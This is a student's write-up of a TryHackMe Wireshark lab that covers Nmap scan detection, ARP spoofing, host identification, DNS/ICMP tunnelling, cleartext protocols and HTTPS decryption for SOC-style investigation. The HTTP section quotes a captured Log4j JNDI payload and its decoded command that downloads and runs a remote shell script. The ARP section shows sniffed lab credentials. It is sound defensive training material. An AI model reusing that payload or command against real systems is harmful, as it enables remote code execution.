

Wireshark: Traffic Analysis



Lab Summary:

During this lab we'll use Wireshark to answer network-related questions and tickets. Topics covered: Nmap Scans; ARP Poisoning & Man-In-The-Middle; Identifying Hosts (DHCP, NetBIOS, Kerberos); Tunneling Traffic (DNS, ICMP); Cleartext Protocol Analysis (FTP, HTTP); Encrypted Protocol Analysis (Decrypting HTTPS).

Goal: locate, filter and interpret relevant traffic for SOC-style investigations.

Learning Objectives:

- Understand how to capture and analyze network traffic using Wireshark.
- Learn to identify common network protocols and behaviors (DNS, HTTP, ICMP, DHCP, FTP, HTTPS).
- Apply display and capture filters to isolate relevant traffic.
- Analyze network scanning techniques such as Nmap Scans and detect ARP Poisoning or Man-In-The-Middle attacks.
- Identify hosts and services using protocols like DHCP, NetBIOS, and Kerberos.
- Examine data tunneling methods through DNS and ICMP traffic.
- Investigate cleartext protocols (FTP, HTTP) and understand how to decrypt HTTPS traffic for inspection.
- Strengthen practical skills in traffic analysis, threat detection, and incident response for SOC environments.

Lab provided by TryHackMe

Made and documented by Fábio Vieira


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Nmap Scans

Nmap is an industry-standard tool for mapping networks, identifying live hosts and discovering the services. As it is one of the most used network scanner tools, a security analyst should identify the network patterns created with it. This section will cover identifying the most common Nmap scan types.

Q1. What is the total number of the "TCP Connect" scans?




Q2. Which scan type is used to scan the TCP port 80?

A screenshot of the Nmap search results interface for the filter `tcp.port == 80`. It displays a table of network packets with columns: No., Time, Source, Destination, Protocol, Length, and Info. The table shows several TCP packets, including SYN, ACK, and RST messages.

No.	Time	Source	Destination	Protocol	Length	Info
39	0.000480268	10.10.60.7	10.10.47.123	TCP	74	42026 → 80 [SYN] Seq=0 Win=62727 Len=0
40	0.000486458	10.10.47.123	10.10.60.7	TCP	74	80 → 42026 [SYN, ACK] Seq=0 Ack=1 Win=6
60	0.000706851	10.10.60.7	10.10.47.123	TCP	66	42026 → 80 [ACK] Seq=1 Ack=1 Win=62848
61	0.000706901	10.10.60.7	10.10.47.123	TCP	66	42026 → 80 [RST, ACK] Seq=1 Ack=1 Win=6
2042	153.750818423	10.10.60.7	10.10.47.123	TCP	58	36044 → 80 [SYN] Seq=0 Win=1024 Len=0
2045	153.750829173	10.10.47.123	10.10.60.7	TCP	58	80 → 36044 [SYN, ACK] Seq=0 Ack=1 Win=6
2065	153.751019846	10.10.60.7	10.10.47.123	TCP	54	36044 → 80 [RST] Seq=1 Win=0 Len=0

By searching for port 80 you can see that it shows TCP handshake, which probably came from the TCP Connection command.

Q3. How many "UDP close port" messages are there?



ARP Poisoning/Spoofing (A.K.A. Man In The Middle Attack)


ARP protocol, or Address Resolution Protocol (**ARP**), is the technology responsible for allowing devices to identify themselves on a network. Address Resolution Protocol Poisoning (also known as ARP Spoofing or Man In The Middle (MITM) attack) is a type of attack that involves network jamming/manipulating by sending malicious ARP packets to the default gateway. The ultimate aim is to manipulate the "**IP to MAC address table**" and sniff the traffic of the target host.

There are a variety of tools available to conduct ARP attacks. However, the mindset of the attack is static, so it is easy to detect such an attack by knowing the ARP protocol workflow and Wireshark skills.

ARP analysis in a nutshell:


- Works on the local network
- Enables the communication between MAC addresses
- Not a secure protocol
- Not a routable protocol
- It doesn't have an authentication function
- Common patterns are request & response, announcement and gratuitous packets.

Q1. What is the number of ARP requests crafted by the attacker?

 `arp.opcode == 1 && eth.src == 00:0c:29:e2:18:b4`

Packets: 2866 · Displayed: 284

Q2. What is the number of HTTP packets received by the attacker?

 `http && eth.dst == 00:0c:29:e2:18:b4`

Packets: 2866 · Displayed: 90

Q3. What is the number of sniffed username&password entries?

Analyzing the packets, I found this one with "login.php" which came from "testphp.vulnweb.com" where we will look for the "POST" request, as that's where the credentials usually appear.

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Analyzing, we found 8 usernames and passwords; excluding the "tests," we are left with 6.

```
Form item: "uname" = "client986"      Form item: "uname" = "admin"
Form item: "pass" = "clientnothere!"  Form item: "pass" = "supersecret!"
```

Q4. What is the password of the "Client986"?

```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "uname" = "client986"
  ▶ Form item: "pass" = "clientnothere!"
```

Q5. What is the comment provided by the "Client354"?

```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "name" = "client354"
  ▶ Form item: "comment" = "Nice work!"
  ▶ Form item: "Submit" = "Submit"
  ▶ Form item: "phpaction" = "echo $_POST[comment];"
```

Identifying Hosts: DHCP, NetBIOS and Kerberos


When investigating a compromise or malware infection activity, a security analyst should know how to identify the hosts on the network apart from IP to MAC address match. One of the best methods is identifying the hosts and users on the network to decide the investigation's starting point and list the hosts and users associated with the malicious traffic/activity.

Usually, enterprise networks use a predefined pattern to name users and hosts. While this makes knowing and following the inventory easier, it has good and bad sides. The good side is that it will be easy to identify a user or host by looking at the name. The bad side is that it will be easy to clone that pattern and live in the enterprise network for adversaries. There are multiple solutions to avoid these kinds of activities, but for a security analyst, it is still essential to have host and user identification skills.

Protocols that can be used in Host and User identification:

- Dynamic Host Configuration Protocol (DHCP) traffic
- NetBIOS (NBNS) traffic
- Kerberos traffic


Q1. What is the MAC address of the host "Galaxy A30"?

 `dhcp.option.hostname contains "Galaxy"`

`Ethernet II, Src: 9a:81:41:cb:96:6c (9a:81:41:cb:96:6c),`

Q2. How many NetBIOS registration requests does the "LIVALJM" workstation have?

When using the command **nbns.name contains "LIVALJM"** I noticed that in addition to the requests, we also had Name queries NB. So, taking advantage of the fact that all registrations had a Length of 110, I applied the following filter to have the exact number displayed instead of counting.

 `(nbns.name contains "LIVALJM") && (frame.len == 110)`

Packets: 180000 · Displayed: 16

Q3. Which host requested the IP address "172.16.13.85"?

I used the filter **dhcp.option.dhcp == 3** to find only the http requests so i could find option 50 "requested IP address" in the options, which I used for the final filter.


Option: (50) Requested IP Address (172.16.13.85)
Length: 4
Requested IP Address: 172.16.13.85
Option: (12) Host Name
Length: 10
Host Name: Galaxy-A12

Q4. What is the IP address of the user "u5"? (Enter the address in defanged format.)

 kerberos.CNameString contains "u5"

10.1.12.2 10[.]1[.]12[.]2

Q5. What is the hostname of the available host in the Kerberos packets?


▼ cname-string: 1 item
 CNameString: xp1\$

Tunneling Traffic: DNS and ICMP

Traffic tunnelling is (also known as "port forwarding" transferring the data/resources in a secure method to network segments and zones. It can be used for "internet to private networks" and "private networks to internet" flow/direction. There is an encapsulation process to hide the data, so the transferred data appear natural for the case, but it contains private data packets and transfers them to the final destination securely.

Tunnelling provides anonymity and traffic security. Therefore it is highly used by enterprise networks. However, as it gives a significant level of data encryption, attackers use tunnelling to bypass security perimeters using the standard and trusted protocols used in everyday traffic like ICMP and DNS. Therefore, for a security analyst, it is crucial to have the ability to spot ICMP and DNS anomalies.

Q1. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?



Q2. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)

dataexfil.com, dataexfil[.]com


Cleartext Protocol Analysis: FTP

Investigating cleartext protocol traces sounds easy, but when the time comes to investigate a big network trace for incident analysis and response, the game changes. Proper analysis is more than following the stream and reading the cleartext data. For a security analyst, it is important to create statistics and key results from the investigation process.


Q1. How many incorrect login attempts are there?



Q2. What is the size of the file accessed by the "ftp" account?



Q3. The adversary uploaded a document to the FTP server.
What is the filename?




Cleartext Protocol Analysis: HTTP

Hypertext Transfer Protocol (HTTP) is a cleartext-based, request-response and client-server protocol. It is the standard type of network activity to request/serve web pages, and by default, it is not blocked by any network perimeter. As a result of being unencrypted and the backbone of web traffic, HTTP is one of the must-to-know protocols in traffic analysis. Following attacks could be detected with the help of HTTP analysis:

- Phishing pages
- Web attacks
- Data exfiltration
- Command and control traffic (C2)

Q1. Investigate the user agents. What is the number of anomalous "user-agent" types?

I used "user-agent" as a column to make searching easier. There are several ways to do this, but since I had few packets, I took a look and easily noticed that there were 6 user-agents that weren't "normal".



```
447 ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwO18vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggg6g
```

```
469 Mozilla/5.0
```

It's very interesting to see how small spelling errors almost fool us in these kinds of situations, where "Mozlila" is clearly misspelled but at a quick glance it almost goes unnoticed.

One of the user agents caught our attention for having a Base 64 command, which, using CyberChef, we can confirm the attack on, answering the next question.

```
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwO18vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggg6guc2g7Li9saC5zaA==}\r\n
```

Output

```
•wb•Ö@ÿp9x~öxŸwóßÁjÈ•ü*&•@ŸüSYN~{®?wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh®
```

Q2. Locate the "Log4j" attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Enter the address in defanged format and exclude "{}".)

As we saw in the following question - **62[.]210[.]130[.]250**

Q3. What is the packet number with a subtle spelling difference in the user agent field?

As we saw in the first question **52**.

```
52 -1063550943.144... 10.10.57.178 44.228.249.3 HTTP 469 Mozilla/5.0
```


Decrypting HTTPS Traffic

HTTPS encrypts web traffic using the TLS protocol, which prevents analysts from viewing the transferred data without decryption keys. To analyze encrypted HTTPS traffic in Wireshark, a TLS key log file can be used.

This file contains the session keys generated by the browser during encrypted communications. By setting the SSLKEYLOGFILE environment variable before starting the browser, Chrome or Firefox will automatically save these keys while browsing.

After capturing the traffic, the analyst can load this key log file in Wireshark (Edit → Preferences → Protocols → TLS → (Pre)-Master-Secret log filename) to decrypt and inspect HTTPS packets.

It is important to generate and save the keys during the capture, since it's impossible to decrypt sessions created before the key log file existed.



Q1. What is the frame number of the "Client Hello" message sent to "accounts.google.com"?

Time	Source	Destination	Protocol	Length	Info
10 0.727688	192.168.1.1	192.168.1.12	DNS	105	Standard query response 0x4065 A clientservices.google.com
11 0.753562	172.217.17.227	192.168.1.12	TCP	66	443 → 64512 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
12 0.753642	192.168.1.12	172.217.17.227	TCP	54	64512 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
13 0.754105	192.168.1.12	172.217.17.227	TLSv1.3	571	Client Hello
14 0.755128	172.217.17.237	192.168.1.12	TCP	66	443 → 64511 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
15 0.755173	192.168.1.12	172.217.17.237	TCP	54	64511 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
16 0.755450	192.168.1.12	172.217.17.237	TLSv1.3	571	Client Hello
17 0.781904	172.217.17.227	192.168.1.12	TCP	60	443 → 64512 [ACK] Seq=1 Ack=518 Win=66816 Len=0
18 0.785015	172.217.17.237	192.168.1.12	TCP	60	443 → 64511 [ACK] Seq=1 Ack=518 Win=66816 Len=0
19 0.813990	172.217.17.237	192.168.1.12	TLSv1.3	1484	Server Hello, Change Cipher Spec
20 0.814226	172.217.17.237	192.168.1.12	TCP	1484	443 → 64511 [PSH, ACK] Seq=1431 Ack=518 Win=66816 Len=0
21 0.814255	192.168.1.12	172.217.17.237	TCP	54	64511 → 443 [ACK] Seq=518 Ack=2861 Win=262912 Len=0

Extensions Length: 403	00b0 00 16 00 00 13 01 03 03 0f 75 6e 74 73 2e 67 0f	.....acc
Extension: Reserved (GREASE) (len=0)	00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....0000000000000000
Extension: server_name (len=24)	00d0 00 00 0a 00 0a 00 00 0a 0a 00 1d 00 17 00 18 00	.....0000000000000000
Type: server_name (0)	00e0 0b 00 02 01 00 00 23 00 00 00 10 00 0e 00 0c 02	.....#.0000000000000000
Length: 24	00f0 68 32 08 68 74 74 70 2f 31 2e 31 00 05 00 05 01	.....h2-http/0000000000000000
Server Name Indication extension	0100 00 00 00 00 00 0d 00 12 00 10 04 03 08 04 04 01	.....0000000000000000
Server Name List length: 22	0110 05 03 08 05 05 01 08 06 06 01 00 12 00 00 00 33	.....0000000000000000
Server Name Type: host_name (0)	0120 00 2b 00 29 0a 0a 00 01 00 00 1d 00 20 79 25 81	.....+.0000000000000000
Server Name length: 19	0130 0b 76 47 c6 32 7a b0 4b 3a 84 81 da 71 60 b4 ae	.....G-22.K0000000000000000
Server Name: accounts.google.com	0140 0b 00 20 eb 12 a6 72 86 0b 14 5b a2 2e 00 2d 00	.....r.0000000000000000
Extension: extended_master_secret (len=0)	0150 02 01 01 00 2b 00 07 06 6a 6a 03 04 03 03 00 1b	.....+.0000000000000000
Extension: renegotiation_info (len=1)	0160 00 03 02 00 02 44 69 00 05 00 03 02 68 32 4a 4a	.....Di.0000000000000000
Extension: supported_groups (len=10)	0170 00 01 00 00 15 00 c4 00 00 00 00 00 00 00 00 00	.....0000000000000000
Extension: ec_point_formats (len=2)	0180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....0000000000000000
	01a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....0000000000000000

Server Name (tls.handshake.extensions_server_name), 19 byte(s) Packets: 1760 · Displayed: 1760 (100.0%) Profile: Default

Q2. Decrypt the traffic with the "KeysLogFile.txt" file. What is the number of HTTP2 packets?





Q3. Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)

```

▼ Header: :authority: safebrowsing.googleapis.com
  Name Length: 10
  Name: :authority
  Value Length: 27
  Value: safebrowsing.googleapis.com

```

Q4. Investigate the decrypted packets and find the flag! What is the flag?



Hunt Cleartext Credentials!

Sometimes anomalies replicate the legitimate traffic, so the detection becomes harder. For example, in a cleartext credential hunting case, it is not easy to spot the multiple credential inputs and decide if there is a brute-force attack or if it is a standard user who mistyped their credentials.

As everything is presented at the packet level, it is hard to spot the multiple username/password entries at first glance. The detection time will decrease when an analyst can view the credential entries as a list.

Wireshark has such a feature to help analysts who want to hunt cleartext credential entries.

Some Wireshark dissectors (FTP, HTTP, IMAP, pop and SMTP) are programmed to extract cleartext passwords from the capture file. You can view detected credentials using the "Tools --> Credentials" menu. This feature works only after specific versions of Wireshark (v3.1 and later). Since the feature works only with particular protocols, it is suggested to have manual checks and not entirely rely on this feature to decide if there is a cleartext credential in the traffic.

Once you use the feature, it will open a new window and provide detected credentials. It will show the packet number, protocol, username and additional information. This window is clickable; clicking on the packet number will select the packet containing the password, and clicking on the username will select the packet containing the username info. The additional part prompts the packet number that contains the username.

Q1. Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. What is the packet number of the credentials using "HTTP Basic Auth"?

237 HTTP ... afiiskc

Q2. What is the packet number where "empty password" was submitted?

170 FTP

61 Request: PASS


Actionable Results!

As a security analyst, there will be some cases you need to spot the anomaly, identify the source and take action. Wireshark is not all about packet details; it can help you to create firewall rules ready to implement with a couple of clicks. You can create firewall rules by using the "Tools --> Firewall ACL Rules" menu. Once you use this feature, it will open a new window and provide a combination of rules (IP, port and MAC address-based) for different purposes. Note that these rules are generated for implementation on an outside firewall interface.


Currently, Wireshark can create rules for:

- Netfilter (iptables)
- Cisco IOS (standard/extended)
- IP Filter (ipfilter)
- IPFirewall (ipfw)
- Packet filter (pf)
- Windows Firewall (netsh new/old format)

Q1. Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. Select packet number 99. Create a rule for "IPFirewall (ipfw)". What is the rule for "denying source IPv4 address"?



Q2. Select packet number 231. Create "IPFirewall" rules. What is the rule for "allowing destination MAC address"?



Conclusion

During this lab, I learned how to use Wireshark to analyze network traffic, detect anomalies, and investigate security events at the packet level. This exercise strengthened my understanding of network protocols, packet inspection, and how to identify suspicious behavior through traffic analysis.

Wireshark is an essential tool for initial network investigations, but it is not sufficient alone to prevent or stop advanced threats. A skilled security analyst must also understand IDS/IPS concepts and master other tools and detection methods.

To continue improving in network threat detection and response, my next steps will include exploring advanced network analysis and intrusion detection tools such as NetworkMiner, Snort, Zeek, and Brim, as well as their respective challenge labs.